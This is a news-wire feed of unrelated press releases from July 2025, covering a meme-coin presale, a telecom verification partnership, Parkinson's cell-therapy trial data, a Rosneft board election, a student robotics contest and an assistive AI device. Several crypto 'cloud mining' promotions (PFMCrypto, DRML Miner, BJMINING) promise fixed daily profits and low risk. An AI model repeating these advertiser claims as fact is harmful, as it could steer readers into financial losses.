    • [4] Centre of Expertise for Good Governance of the Council of Europe, ‘Comparative analysis of European practices on public consultations’, Council of Europe, Strasbourg, 5 July 2021, https://rm.coe.int/council-of-europe-comparative-analysis-of-european-practices-on-public/1680aef56f.
    • [5] Thompson, L., ‘Is the EU’s consultation process broken?’, The Parliament, 5 September 2023, https://www.theparliamentmagazine.eu/news/article/eu-consultation-process-citizen-participation.
    Last updated: 21 July 2025

    MIL OSI Europe News –

    July 21, 2025
  • MIL-OSI: Little Pepe’s Stage 6 Presale Closes Successfully, Powered by EVM Layer 2 Tech

    Source: GlobeNewswire (MIL-OSI)

    DUBAI, United Arab Emirates, July 21, 2025 (GLOBE NEWSWIRE) — Stage 6 of Little Pepe’s ($LILPEPE) presale has sold out, with the meme project’s total presale raise to $8,825,000. This milestone indicates the growing demand and investor confidence in what is quickly turning into one of the most ambitious and technologically sound meme coin projects in the market. With each presale level moving rapidly, Little Pepe is positioning itself now not simply as any other viral coin, but as a long-term project blending meme culture with real blockchain infrastructure.

    Little Pepe — A Meme Coin With Real Utility

    At the heart of Little Pepe’s success is its custom-built, Ethereum Virtual Machine (EVM)-compatible Layer 2 blockchain. Unlike many meme coins that operate purely on hype and community-driven buzz, Little Pepe brings tangible utility through its scalable, low-cost, and lightning-fast Layer 2 network. This infrastructure allows for seamless integration with the Ethereum ecosystem while dramatically reducing gas fees and improving transaction throughput.

    This EVM Layer 2 capability is more than just a technical upgrade—it’s a value proposition that resonates with both seasoned investors and retail participants who are tired of slow, expensive blockchain networks. Little Pepe’s ecosystem is built to handle more than memes—making the project an attractive investment with multiple layers of potential.

    Rapid Presale Stage 6 Sellouts Fuel Market Excitement

    The successful close of Stage 6—sooner than many anticipated—demonstrates how strongly the market is responding to the project. Each previous presale stage sold out quickly, and Stage 6 proved no exception. With tokens priced competitively and investors anticipating further upside as later stages bring higher price points, many buyers rushed in to secure $LILPEPE while they still could.

    This presale structure has not only created urgency but also rewarded early supporters while building a healthy distribution of tokens. It’s a strategy that has allowed the project to grow virally while maintaining a solid technical foundation. The $8,825,000 raised is a testament to that balance of marketing reach and credible utility.

    What’s Next for Little Pepe?

    With Stage 6 now sold out, all eyes are on Stage 7. Investors anticipate a price increase for the next phase, which adds a new layer of urgency for those still waiting on the sidelines. As more utility is revealed and development progresses, $LILPEPE stands to gain even more credibility. With exchange listings likely on the horizon and token utility expanding beyond speculation, the project’s roadmap appears solid and forward-looking.

    Little Pepe’s ability to blend meme coin energy with a fully functional Layer 2 blockchain puts it in a league of its own. Selling out Stage 6 while raising over $8,825,000 is not just a presale highlight—it’s a signal that the market is beginning to value utility as much as virality in the meme coin space.

    As Stage 7 approaches and the ecosystem takes shape, Little Pepe seems poised to lead the next evolution of meme coins—where speed, scalability, and smart tokenomics power long-term growth. With a vibrant community and real infrastructure backing it, $LILPEPE could be one of 2025’s most talked-about crypto launches.

    About Little Pepe

    Little Pepe is a next-gen Layer 2 blockchain designed to merge meme culture with high-speed, low-cost decentralized infrastructure. Built for scalability, security, and accessibility, Little Pepe supports EVM-compatible applications and is powered by means of the $LILPEPE token. The project’s mission is to create a meme coin environment wherein utility meets virality, empowering users through cutting-edge technology and lightning-fast transactions.

    For more information:
    Website: https://littlepepe.com/
    Telegram: https://t.me/littlepepetoken
    Twitter: https://x.com/littlepepetoken

    Contact Details: COO- James Stephen Email: media@littlepepe.com

    Disclaimer: This content is provided by Little Pepe. The statements, views, and opinions expressed in this content are solely those of the content provider and do not necessarily reflect the views of this media platform or its publisher. We do not endorse, verify, or guarantee the accuracy, completeness, or reliability of any information presented. We do not guarantee any claims, statements, or promises made in this article. This content is for informational purposes only and should not be considered financial, investment, or trading advice. Investing in crypto and mining-related opportunities involves significant risks, including the potential loss of capital. It is possible to lose all your capital. These products may not be suitable for everyone, and you should ensure that you understand the risks involved. Seek independent advice if necessary. Speculate only with funds that you can afford to lose. Readers are strongly encouraged to conduct their own research and consult with a qualified financial advisor before making any investment decisions. However, due to the inherently speculative nature of the blockchain sector—including cryptocurrency, NFTs, and mining—complete accuracy cannot always be guaranteed. Neither the media platform nor the publisher shall be held responsible for any fraudulent activities, misrepresentations, or financial losses arising from the content of this press release. In the event of any legal claims or charges against this article, we accept no liability or responsibility. Globenewswire does not endorse any content on this page.

    Legal Disclaimer: This media platform provides the content of this article on an “as-is” basis, without any warranties or representations of any kind, express or implied. We assume no responsibility for any inaccuracies, errors, or omissions. We do not assume any responsibility or liability for the accuracy, content, images, videos, licenses, completeness, legality, or reliability of the information presented herein. Any concerns, complaints, or copyright issues related to this article should be directed to the content provider mentioned above.

    A photo accompanying this announcement is available at https://www.globenewswire.com/NewsRoom/AttachmentNg/f7efef02-bf37-462b-9a57-7e605cfa790e

    The MIL Network –

    July 21, 2025
  • MIL-OSI: Aurora Mobile’s EngageLab Partners with China Unicom to Develop Next-Generation Global One-Click Verification Ecosystem

    Source: GlobeNewswire (MIL-OSI)

    SHENZHEN, China, July 21, 2025 (GLOBE NEWSWIRE) — Aurora Mobile Limited (NASDAQ: JG) (“Aurora Mobile” or the “Company”), a leading provider of customer engagement and marketing technology services in China, today announced that EngageLab, its leading omni-channel customer engagement platform, has entered into a partnership with China Unicom to launch the Smart Integrated Verification (International Edition), powered by China Unicom’s Open Gateway platform. This collaboration marks a significant step in jointly building a secure and intelligent one-click verification infrastructure for Chinese enterprises expanding overseas.

    At the recent 2025 China Unicom Partner Conference, titled “Advancing Together Toward a New Integrated Ecosystem”, China Unicom showcased its significant achievements in AI infrastructure, technology, and industry development. The event, which focused on the deep integration of AI and the digital economy, attracted over 400 industry partners from more than 70 countries and regions worldwide. Among the highlights was China Unicom’s Open Gateway platform, a leading hub for exposing network capabilities. Leveraging China Unicom’s robust cloud and network infrastructure, the Open Gateway platform provides advanced capability provisioning for internal applications and offers comprehensive, efficient, and secure open solutions to industry partners via standardized APIs. To date, over 90 specialized APIs have been released, covering domains such as anti-fraud and location-based services. The platform has enabled multiple commercial deployment scenarios, including financial fraud prevention and digital support for Chinese enterprises expanding overseas. China Unicom is collaborating with global telecom operators and system integrators to establish a cross-operator platform alliance. It has already achieved platform-level interconnectivity with the first six operators and integrators, including Aurora Mobile.

    As a key partner of China Unicom, Aurora Mobile has developed the Smart Integrated Verification (International Edition) specifically for international business scenarios. The solution eliminates geographic barriers and offers Chinese enterprises expanding overseas a one-stop, global mobile number verification solution. Leveraging China Unicom’s backbone network, spanning over 160 countries and regions with more than 300 overseas nodes, and EngageLab’s decade-long of expertise in user verification, the solution delivers secure, fast, intelligent, and efficient one-click mobile number verification for users worldwide.

    For Chinese enterprises expanding overseas, traditional verification processes are often fragmented and cumbersome. In particular, cross-border identity verification poses a significant challenge to business growth. The Smart Integrated Verification (International Edition) effectively addresses these issues. For instance, after integrating the service, a cross-border e-commerce platform reported a 40% increase in new user registration conversion rates and a 62% drop in customer complaints related to verification failures. Similarly, a global gaming company reduced the average time for the first login from 28 seconds to just three seconds, improving next-day user retention by 27%.

    Building on EngageLab’s industry-leading expertise in global user verification, Aurora Mobile is dedicated to working closely with telecom operators to co-develop an open network capability ecosystem. Looking ahead, EngageLab will continue to deepen its collaboration with China Unicom and expand into more application scenarios based on the Smart Integrated Verification (International Edition), such as “one-click verification + cross-border payment security checks” and “one-click verification + global user profiling and analytics.” The Company is committed to evolving verification into a “super gateway” that seamlessly connects users and services. EngageLab welcomes global partners to join this open ecosystem and contribute to its advancement, working together to drive the development of the global digital economy.

    About Aurora Mobile Limited

    Founded in 2011, Aurora Mobile (NASDAQ: JG) is a leading provider of customer engagement and marketing technology services in China. Since its inception, Aurora Mobile has focused on providing stable and efficient messaging services to enterprises and has grown to be a leading mobile messaging service provider with its first-mover advantage. With the increasing demand for customer reach and marketing growth, Aurora Mobile has developed forward-looking solutions such as Cloud Messaging and Cloud Marketing to help enterprises achieve omnichannel customer reach and interaction, as well as artificial intelligence and big data-driven marketing technology solutions to help enterprises’ digital transformation.

    For more information, please visit https://ir.jiguang.cn/.

    Safe Harbor Statement

    This announcement contains forward-looking statements. These statements are made under the “safe harbor” provisions of the U.S. Private Securities Litigation Reform Act of 1995. These forward-looking statements can be identified by terminology such as “will,” “expects,” “anticipates,” “future,” “intends,” “plans,” “believes,” “estimates,” “confident” and similar statements. Among other things, the Business Outlook and quotations from management in this announcement, as well as Aurora Mobile’s strategic and operational plans, contain forward-looking statements. Aurora Mobile may also make written or oral forward-looking statements in its reports to the U.S. Securities and Exchange Commission, in its annual report to shareholders, in press releases and other written materials and in oral statements made by its officers, directors or employees to third parties. Statements that are not historical facts, including but not limited to statements about Aurora Mobile’s beliefs and expectations, are forward-looking statements. Forward-looking statements involve inherent risks and uncertainties. A number of factors could cause actual results to differ materially from those contained in any forward-looking statement, including but not limited to the following: Aurora Mobile’s strategies; Aurora Mobile’s future business development, financial condition and results of operations; Aurora Mobile’s ability to attract and retain customers; its ability to develop and effectively market data solutions, and penetrate the existing market for developer services; its ability to transition to the new advertising-driven SAAS business model; its ability to maintain or enhance its brand; the competition with current or future competitors; its ability to continue to gain access to mobile data in the future; the laws and regulations relating to data privacy and protection; general economic and business conditions globally and in China and assumptions underlying or related to any of the foregoing. Further information regarding these and other risks is included in the Company’s filings with the Securities and Exchange Commission. All information provided in this press release and in the attachments is as of the date of the press release, and Aurora Mobile undertakes no duty to update such information, except as required under applicable law.

    For more information, please contact:

    Aurora Mobile Limited
    E-mail: ir@jiguang.cn

    Christensen

    In China
    Ms. Xiaoyan Su
    Phone: +86-10-5900-1548
    E-mail: Xiaoyan.Su@christensencomms.com

    In US
    Ms. Linda Bergkamp
    Phone: +1-480-614-3004
    Email: linda.bergkamp@christensencomms.com

    The MIL Network –

    July 21, 2025
  • MIL-OSI: S.BIOMEDICS Cell Therapy for Parkinson’s Disease Shows Positive Data from Its Phase 1/2a Clinical Trial

    Source: GlobeNewswire (MIL-OSI)

    SEOUL, SOUTH KOREA, July 21, 2025 (GLOBE NEWSWIRE) — S.BIOMEDICS announced encouraging one-year post-transplant results from Phase 1/2a clinical trial evaluating A9-DPC cell therapy for Parkinson’s disease. The data demonstrate a favorable safety and efficacy profile of A9-DPC in 12 participants at 12 months compared to baseline. Participants were divided equally into a low-dose group (3.15 million cells) and a high-dose group (6.30 million cells).

    • A9-DPC (TED-A9) consists of high-purity ventral midbrain dopaminergic progenitor cells derived from human embryonic stem cells (hESCs) under rigorous GMP conditions.
    • A total of 12 participants received bilateral putamen transplantation with either a low-dose (3.15 million cells; n = 6) or a high-dose (6.30 million cells; n = 6) of A9-DPC, with the last participant receiving treatment in February 2024.
    • At 12 months, the safety profile was favorable, with no tumorigenesis, overgrowth of transplanted cells, ectopic cell migration, or immune-mediated inflammation observed.
    • Clinical improvements were observed, along with evidence of cell survival and engraftment at the 12-month follow-up.
    • Increased dopamine transporter (DAT) signals in putamen, measured by [18F]FP-CIT PET, correlated with the observed improvements of motor function.

    The MDS-UPDRS Part III (off) score, a standard scale for assessing motor symptom severity in Parkinson’s disease, showed a mean decrease (improvement) of 12.7 points in the low-dose group and 15.5 points in the high-dose group at 12 months compared to baseline. There were also improvements in MDS-UPDRS Part I, II and IV scores. The MDS-UPDRS Total (off) score showed mean improvements of 29.0 points and 34.7 points in the low- and high-dose groups, respectively.

    Clinical improvements were further supported by changes in the Hoehn and Yahr stage, an ordinal scale categorizing disease severity based on motor function. On average, low-dose recipients improved (decreased) from stage 3.7 to 2.7, while high-dose recipients demonstrated a greater improvement from stage 3.8 to 2.2.

    A9-DPC also demonstrated favorable outcomes in other assessments, including the Non-Motor Symptoms Scale (NMSS), the Parkinson’s Disease Questionnaire-39 (PDQ-39) and the Schwab and England Activities of Daily Living Scale (SEADL). NMSS score improved by 31.7 points in the low-dose group and by 35.8 points in the high-dose group.

    [18F]FP-CIT PET imaging showed an overall increase in putamen DAT signals, with greater increases observed in the high-dose group, providing additional evidence for the underlying mechanism of action. Notably, there was a statistically significant correlation between improvements in MDS-UPDRS Part III (off) scores and increased DAT signal in the posterior dorsal putamen, supporting the hypothesis of synaptic restoration through engrafted cells.

    In terms of safety, the safety profile remained favorable. No treatment-emergent adverse events (TEAEs) related to the transplanted cells were reported. Tumorigenesis, cell overgrowth, or ectopic cell migration was not observed. Most of TEAEs were mild to moderate. One participant experienced an asymptomatic mild hemorrhage, but no neurological abnormalities or other serious side effects were observed.

    “Our data show a consistent positive trend throughout the study period, demonstrating the favorable safety and efficacy profiles. Importantly, increased DAT signals on PET imaging correlated with the observed behavioral recovery, which is very promising in terms of the mechanism of A9-DPC through neuroimaging.” said Prof. Dong-Wook Kim of Yonsei University College of Medicine and CTO of S.BIOMEDICS. “We will continue to present additional data through our ongoing study.”

    About A9-DPC and Phase 1/2a clinical trial

    A9-DPC (also called TED-A9) is an investigational cell therapy designed to replace ventral midbrain-specific dopaminergic neurons lost in patients with Parkinson’s disease. These ventral midbrain-specific dopaminergic cells are derived from hESCs (human embryonic stem cells) by exclusively utilizing small molecules under strict GMP conditions. A9-DPC represents a significant advancement in the field, offering highly purified dopaminergic cells derived from hESCs. Through a stereotactic surgical procedure, these hESC-derived dopaminergic progenitor (precursor) cells are transplanted into three segments of the putamen: the anterior, middle, and posterior sections, with three tracks per each putamen. Bilateral putamina were treated in a single surgical procedure, with cells injected at three points within each track. After transplantation, the progenitor cells are expected to mature into dopaminergic neurons, enhancing neural connectivity and restoring motor function in patients.

    The Phase 1/2a clinical trial enrolled 12 participants diagnosed with Parkinson’s disease for more than 5 years who exhibited motor complications such as wearing off, freezing of gait, or dyskinesia. Participants ranged from 50 to 75 years old. An initial low-dose cohort (3.15 million cells) of three patients was first enrolled to assess initial safety including dose-limiting toxicity (DLT) over three months. After confirming safety, an additional three patients received the high dose (6.30 million cells) for similar evaluation. With continued safety confirmation, three more patients were enrolled in each dose group, totaling 12 participants. The final participant received A9-DPC in February 2024.

    The primary objective of the Phase 1/2a trial is to evaluate the safety and exploratory efficacy for up to two years post-transplantation, with safety follow-up continuing for an additional three years.

    About S.BIOMEDICS

    Established in 2005, S.BIOMEDICS Co., Ltd. is a leading innovator in stem cell therapy, specializing in regenerative medicine powered by data-driven biology. Leveraging two core platform technologies, S.BIOMEDICS is currently advancing seven cell therapy programs targeting intractable diseases. Several of its lead candidates are now in clinical development, demonstrating the company’s leadership in advancing cell-based medicine:

    • A9-DPC (TED-A9): Ventral midbrain-specific dopaminergic progenitor cells derived from hESCs for Parkinson’s disease (Phase 1/2a)
    • TED-N: PSA-NCAM-positive neural progenitor cells derived from hESCs for spinal cord injury (Phase 1/2a)
    • FECS-Ad: 3D MSC spheroids for critical limb ischemia (completed Phase 1/2a)

    As the foremost authority and trailblazer in Parkinson’s disease treatment in South Korea, S.BIOMEDICS is setting the national standard for cell therapy innovation.

    More Information about the Phase 1/2a clinical trial for Parkinson’s disease is available at ClinicalTrials.gov (NCT05887466).

    For more information about S.BIOMEDICS, visit https://www.sbiomedics.com/. S.BIOMEDICS is listed on the Korea Exchange and is also the founder and controller of S.THEPHARM (www.sthepharm.com), a corporation specializing in anti-aging products such as HA-Filler.

    Media contact

    Brand: S.BIOMEDICS

    Contact: Sarang Kim

    Email: ksr7744@sbiomedics.com

    Website: https://www.sbiomedics.com

    The MIL Network –

    July 21, 2025
  • MIL-OSI: XRP Jumps 75% a Month: PFMCrypto Rolls Out Disruptive XRP Cloud Mining, Sparking Market Growth

    Source: GlobeNewswire (MIL-OSI)

    New York, NY, July 21, 2025 (GLOBE NEWSWIRE) — XRP has surged nearly 75.3% since June 23, climbing to a new yearly high of $3.65. As excitement sweeps through the crypto markets, PFMCrypto has officially launched a groundbreaking innovation: Ripple’s XRP cloud mining contracts—zero hardware, daily rewards, and fully remote access for users worldwide.
    This strategic launch comes at a pivotal moment for XRP, as its momentum nears a key resistance level. PFMCrypto analysts believe that a confirmed breakout above $4 could signal a long-anticipated push toward a new all-time high. With the XRP community expanding rapidly, this move empowers both newcomers and experienced investors to participate directly in XRP’s ecosystem—without the need for complex infrastructure.
    Explore PFMCrypto XRP Mining Platform: https://pfmcrypto.net 

    XRP Cloud Mining Is Here—Simple, Smart, and Rewarding
    Long known for its role in cross-border transactions and institutional-grade settlements, XRP now enters a new chapter through PFMCrypto’s easy-to-use cloud mining solution. Users can mine XRP directly through short-term contracts or let PFMCrypto’s proprietary AI engine dynamically switch between the most profitable coins—including BTC, ETH, DOGE, and USDC—for consistent, optimized returns.
    Whether on mobile or web, PFMCrypto’s platform is built for global access and delivers an effortless mining experience with daily payouts in the user’s chosen cryptocurrency.
    Explore the PFMCrypto website or download the app today.

    Key Features of PFMCrypto’s XRP Cloud Mining Contracts:
    –  Full XRP Integration: Deposit, mine, and withdraw XRP within one streamlined interface.
    –  Multi-Coin Mining Support: Choose to mine and earn in BTC, ETH, DOGE, USDC, USDT, SOL, LTC, or BCH.
    –  AI Revenue Optimization: Smart algorithms auto-allocate resources to maximize earnings.
    –  Fully Remote Access: No equipment required—everything runs in the cloud via browser or app.
    –  Capital Protection: All contracts include full principal return at maturity for built-in risk reduction.

    Mining Contracts for Every Budget and Strategy
    To meet the diverse needs of the XRP community, PFMCrypto offers a flexible contract structure that supports XRP-based deposits and withdrawals:
    $10 Contract – 1 Day – Earn $0.66 (Free with sign-up bonus)
    $100 Contract – 2 Days – Earn $3.00/day + $2 reward
    $500 Contract – 5 Days – Earn $6.15/day
    $5,000 Contract – 30 Days – Earn $78.50/day
    $20,000 Contract – 45 Days – Earn $380.00/day
    From testing the waters with short-term plans to building a diversified crypto income stream, PFMCrypto offers low-risk, transparent solutions with steady daily earnings in XRP.

    Click here to view all XRP mining contracts: https://pfmcrypto.net 

    Why PFMCrypto’s XRP Mining Stands Out?
    –  No Hardware Needed: Anyone can mine XRP—no rigs, no setup, no technical barriers.
    –  XRP-Native Workflow: Deposit, mine, and withdraw—all within a single platform.
    –  Stable Earnings with AI Precision: Daily income backed by smart allocation across top coins.
    –  Multi-Asset Flexibility: Mine XRP or auto-diversify into other cryptos using one contract.
    –  Global Reach, Instant Setup: Start mining from anywhere via mobile app or browser—securely and instantly.

    Get Started in 3 Simple Steps:
    1. Sign Up – Create your account and receive a $10 welcome bonus
    2. Choose a Plan – Pick a short or long-term mining contract (1–60 days)
    3. Start Earning – Monitor your daily rewards and withdraw in your preferred cryptocurrency

    XRP Mining for a Digital Future:
    Since 2018, PFMCrypto has helped millions of users generate passive income through cloud-based crypto mining. With the latest integration of XRP mining, the platform merges institutional-grade infrastructure with retail accessibility—allowing users to mine XRP securely and remotely.
    “XRP has always been a fast, efficient, and scalable asset,” said a PFMCrypto spokesperson. “Now, it’s mineable—without hardware, without friction. We’re opening the door for everyone to earn from XRP’s rising momentum.”
    As XRP flirts with a critical $4 inflection point, PFMCrypto positions itself as the bridge between growing token demand and decentralized mining access. With bullish momentum continuing to build, now may be the best time to enter the XRP economy—one mining contract at a time.
    Join the XRP mining movement now at: https://pfmcrypto.net 

    Or download the PFMCrypto app on iOS and Android

    The MIL Network –

    July 21, 2025
  • MIL-OSI Russia: Rosneft Oil Company Holds First Board of Directors Meeting Following Annual Shareholders’ Meeting Results

    Source: Rosneft – An important disclaimer is at the bottom of this article.

    Mohammed Bin Saleh Al-Sada has been elected Chairman of the Board of Directors of Rosneft Oil Company. The meeting also formed the composition and elected the chairmen of the three permanent committees of the Board of Directors.

    Mohammed Bin Saleh Al-Sada was first elected Chairman of Rosneft Board of Directors in June 2023. He holds more than 40 years of experience in the energy sector. Currently, Al-Sada holds the position of Chairman of the Board of Trustees of Doha University for Science and Technology (the State of Qatar), Member of the Board of Trustees at the Abdullah Bin Hamad Al-Attiyah International Foundation for Energy & Sustainable Development and Advisory Board member for GCC supreme council, as well as Vice Chairman of the Board of Directors of Nesma Infrastructure & Technology.

    From 2007 to 2011, Minister of State for Energy & Industry Affairs of the State of Qatar, from 2011 to 2018 as Minister of Energy and Industry of the State of Qatar, and Chairman of the Board of Qatar Petroleum (now QatarEnergy).

    Department of Information and Advertising
    Rosneft Oil Company
    July 21, 2025

    These materials contain statements regarding future events and expectations that are forward-looking estimates. Any statement in these materials that is not historical information is a forward-looking statement that involves known and unknown risks, uncertainties and other factors which may cause actual results, performance or achievements to be materially different from the expected results, performance or achievements expressed or implied by these forward-looking statements. We assume no obligation to adjust the data contained herein to reflect actual results, changes in underlying assumptions or factors affecting the forward-looking statements.

    Please note; this information is the raw content received directly from the information source. This is exactly what the source claims and does not necessarily reflect the position of MIL-OSI or its clients.

    MIL OSI Russia News –

    July 21, 2025
  • MIL-OSI: DRML Miner Launches Global Mobile Cloud Mining Platform – Earn Passive Income with XRP

    Source: GlobeNewswire (MIL-OSI)

    London, UK, July 21, 2025 (GLOBE NEWSWIRE) — DRML Miner is a UK-based cloud mining service provider that provides simple, secure and sustainable cryptocurrency mining solutions to individual users around the world. Focusing on convenience, clean energy and automated passive income, DRML Miner aims to democratize mining and enable users to earn from the blockchain economy without any technical barriers or hidden costs.
    DRML Miner addresses these industry challenges through its mobile cloud mining platform, leveraging Ripple’s fast settlement capabilities and deploying decentralized off-grid mining farms powered by cloud infrastructure.
    Main features of DRML Miner mining platform
    – Mobile-first design: Fully accessible via smartphones (iOS and Android) and web browsers, mining can be done anytime, anywhere.
    – No hardware required: Cloud-based operation eliminates expensive equipment and technical complexity.
    – Focused on XRP mining efficiency: Leverage XRP’s fast settlement speed and low transaction fees to optimize user earnings.
    – AI-driven optimization: Advanced AI dynamically manages mining resources to maximize profitability and reduce costs.
    – Multi-cryptocurrency flexibility: In addition to XRP, it also supports mining of Bitcoin (BTC), Ethereum (ETH), USDT (TRON), and Dogecoin (DOGE).
    – Sustainable mining practices: Operates with 100% renewable energy and adheres to global environmental and social governance (ESG) standards.
    – Transparent earnings system: Daily earnings tracking with instant withdrawal or reinvestment options, enhancing user control and transparency.

    How to get started – Sign up here and get $10
    Flexible and diverse contracts, the following are popular choices for quick returns
    $10 contract: 1 day contract, profit $10 + $0.6
    $100 contract: 2 days contract, profit $100 + $7
    $500 contract: 5 days contract, profit $500 + $32.5
    $1,000 contract: 10 days contract, profit $1,000.00 + $135
    (Click here to view more potentially profitable contracts)
    DRML Miner opens convenient mobile cloud mining

    Cryptocurrency solutions are accelerating towards smarter and more convenient directions. As the market moves towards clarity and the demand for frictionless mining experiences continues to grow, one thing becomes clear: the future of cryptocurrency profitability may already be in your hands.

    Official website: https://drmlminer.com/

    Attachment

    • DRML Miner

    The MIL Network –

    July 21, 2025
  • MIL-OSI Russia: Young engineers from Polytechnic University won bronze at the all-Russian competition “Robocross.Dune”

    Translation. Region: Russian Federal

    Source: Peter the Great St. Petersburg Polytechnic University –

    An important disclaimer is at the bottom of this article.

    The 15th All-Russian competition of high-cross-country robotic platforms “Robocross.Dune” was held at the “Beryozovaya Poima” training ground in the Nizhny Novgorod Region. This year, the Polytechnic University team participated for the first time. Activists from the Polytech Voltage Machine (PVM) student association of the Institute of Mechanical Engineering, Materials and Transport presented a universal tracked platform of their own design, “Object 314”.

    The SPbPU team included students, postgraduates and employees of the PVM design bureau. This includes project manager Gennady Zyabkin, team leader Vsevolod Gaiduk, as well as engineers: designer Alexander Kutuzov, programmer Kirill Khitushkin and researcher Anton Larionov (representative of the Scientific Research Laboratory “Industrial Systems of Streaming Data Processing”).

    The technological partner of Polytech Voltage Machine was the company “Scientific and Production Enterprise “Measuring Technologies SPb”, which specializes in the development of control systems for electric drives.

    The Polytechnicians successfully completed all stages. They presented engineering documentation to the jury, tested the safety systems and completed the competition with complex tests on a route with various obstacles.

    As a result, representatives of Polytech Voltage Machine took third place, proving the high reliability and potential of their development.

    “Such events help to effectively evaluate the capabilities of the robotic platform, since the design, electronics and control system are subject to critical loads during competitions. Next year, we intend to implement autonomous control, which will allow us to use it in more difficult conditions, and become the absolute winners of the competition,” said Gennady Zyabkin, a second-year master’s student at the Higher School of Automation and Robotics and the head of the Object 314 project.

    Please note: This information is raw content obtained directly from the source of the information. It is an accurate report of what the source claims and does not necessarily reflect the position of MIL-OSI or its clients.

    .

    MIL OSI Russia News –

    July 21, 2025
  • MIL-OSI Russia: Scientists from NSU and Scientific and Technical Complex “Microsurgery of the Eye” are developing an autonomous AI assistant for visually impaired people

    Translation. Region: Russian Federal

    Source: Novosibirsk State University –

    An important disclaimer is at the bottom of this article.

    The basic model of an autonomous intelligent assistant for visually impaired and blind patients was presented to Deputy Prime Minister of the Russian Federation — Head of the Government Staff Dmitry Grigorenko during his visit to Novosibirsk State University. The device is being developed using large language models and artificial intelligence technologies.

    The idea of the development belongs to the Novosibirsk branch of the Federal State Autonomous Institution “National Medical Research Center “Microsurgery of the Eye” named after Academician S.N. Fedorov” of the Ministry of Health of the Russian Federation, which, together with scientists Research Center in the Field of Artificial Intelligence of NSU (NSU AI Center) creates a new device designed to make it easier for visually impaired and blind people to navigate in space using modern technologies.

    As noted by the director of the Novosibirsk branch of the Scientific and Technical Complex “Microsurgery of the Eye”, professor, doctor of medical sciences Valery Chernykh, today there are various approaches related to the possibility of giving a blind person a chance of functional orientation in the surrounding space, his adaptation and rehabilitation with the possibility of actively and independently living a full life.

    First of all, these are social and rehabilitation-educational programs that require quite large financial investments. In addition, over the past 20 years, scientists from various countries have been attempting to implant expensive and high-tech chips either into the retina or directly into the occipital part of the cerebral cortex, which is responsible for the function of vision. These are very complex and expensive operations with a high risk of complications and, unfortunately, with a fairly low percentage of effectiveness, since the results obtained do not last long. Several such operations have also been carried out in our country, the results of which cannot yet be considered satisfactory.

    — Considering the active development of technologies related to the capabilities of artificial intelligence, the idea was born to use the auditory analyzer of the brain for human orientation in space. When a person reads a book or listens to an audio recording, certain images of objects, etc. are formed in his brain. If a visually impaired or blind patient is given the opportunity to determine the distance to an object (doorway, window, vehicle), its size, etc. through the auditory analyzer, this will certainly help him in real life and adaptation in the social environment. Considering the previous successful experience of joint work, we decided to join forces with scientists from the Research Center for Artificial Intelligence of the Novosibirsk State University in order to create such a technology that should be autonomous and not use the Internet, — said Valery Chernykh.

    At the first stage, the developers create a prototype of the device and train the model in accordance with the tasks set, which is actively carried out by the formed working group, which includes scientists from the NSU AI Center and the Scientific and Technical Complex “Microsurgery of the Eye”.

    — We use large language models to help this category of patients analyze the surrounding space — to create a guide for them that could give a concentrated verbal description of all objects in front of the user. The principle of this system is simple: a video camera will “see” instead of a person, the information from which will be sent to a portable computer, which will convert it into text. Then the text description is converted by a voice assistant and sent directly to the patient through headphones. This message provides the basic information that the user needs to know to navigate in space, — explained Alexey Okunev, head of the project at the NSU AI Center.

    The device is developed using a multimodal language model, which allows it to already provide a fairly high-quality verbal description of surrounding rooms and objects. In the future, the user will be able to ask clarifying questions about the observed scene and receive detailed answers to them. This language model also perfectly recognizes texts, reads inscriptions, signs, obstacle warnings, etc.

    Currently, a basic model has been created, a prototype of the device will be ready by the end of 2025. This is a compact wearable system consisting of a single-board 16-core computer placed in a shoulder bag, a video camera (for example, GoPro) and headphones. The device will be equipped with a battery, and all elements will be connected by wireless communication channels. The user will hold the video camera in his hand and point it in the desired direction. The total weight of the device with the battery will be about 1 kg.

    According to the experts of the NSU Center for Information Technologies, it will take more than one year to develop the final product ready for replication, and now they are at the very start of the project. This concerns both the technical part and the training of artificial intelligence. After the prototype is created this year, long-term work will begin on setting up the device, setting modes, collecting a database and training AI.

    The developers plan to teach the AI to prioritize information delivery, highlighting from the entire video sequence the details that are most important for the visually impaired person to orient themselves in space and assess the surrounding environment depending on the situation. It is assumed that the device will have several operating modes: a movement mode for moving in space, a reading mode for working with text documents, etc.

    It will also be necessary to train a blind or visually impaired patient to work with the device in various modes and adapt it to new capabilities. As noted by the Scientific and Technical Complex “Microsurgery of the Eye”, at this stage, the work of not only ophthalmologists, but also specialists in the field of neurophysiology will be required. And the third task that will need to be solved is the need to create a specialized ophthalmological rehabilitation center to prepare blind patients directly for working with the device.

    “The creation of such a device is of interest in the ophthalmological community as an extremely relevant and necessary area, the implementation of which will enable blind patients to adapt to the environment, which is a socially significant project,” concluded Valery Chernykh.

    Please note: This information is raw content obtained directly from the source of the information. It is an accurate report of what the source claims and does not necessarily reflect the position of MIL-OSI or its clients.

    .

    MIL OSI Russia News –

    July 21, 2025
  • MIL-OSI: Earn $15,300 a day, BJMINING helps stabilize income during Bitcoin’s highs

    Source: GlobeNewswire (MIL-OSI)

    Chicago, Illinois, July 21, 2025 (GLOBE NEWSWIRE) — Earn $15,300 a day, BJMINING helps stabilize income during Bitcoin’s highs

    As the US “Crypto Week” promoted three encryption-related legislations, market confidence soared, and Bitcoin recently hit a new record high, breaking through $123,000 and maintaining around $120,000. The traditional “holding coins and waiting” strategy is difficult to capture stable returns in such a market, and BJMINING‘s Bitcoin cloud mining solution provides a more certain option for investors seeking sustainable returns.

    BTC is rising strongly, cloud mining is ushering in a golden opportunity

    The current price of Bitcoin fluctuates around $118,500, and the price has continued to rise in the past seven days. Institutions continue to increase their ETF layout, market sentiment is bullish, and retail investors are enthusiastic about entering the market. In this trend, BJMINING is the first to launch an intelligent cloud mining solution for BTC, breaking the hardware threshold and allowing all users to enjoy the benefits of blockchain.

    How does BJMINING make mining easy?

    BJMINING was founded in 2015 and is headquartered in the UK. Relying on globally deployed green energy mines and AI scheduling algorithms, users can participate in cloud mining of mainstream encrypted assets such as Bitcoin and Dogecoin without purchasing machines, maintenance, or technical background.

    Platform advantages include:

    • Sign up and receive $15 experience bonus, and get $0.6 sign-in bonus every day
    • No mining machine is required, the contract can be started with one click, and the profit will be automatically settled every 24 hours
    • Supports deposits and withdrawals of mainstream currencies such as BTC, USDT, DOGE, ETH, and XRP
    • Adopt AI scheduling + clean energy mining to ensure 99.9% computing power online rate
    • 0 handling fee for the whole process, transparent and traceable revenue chain, and support for deposit in seconds
    • High security: McAfee® + Cloudflare® dual security protection, assets are insured by AIG
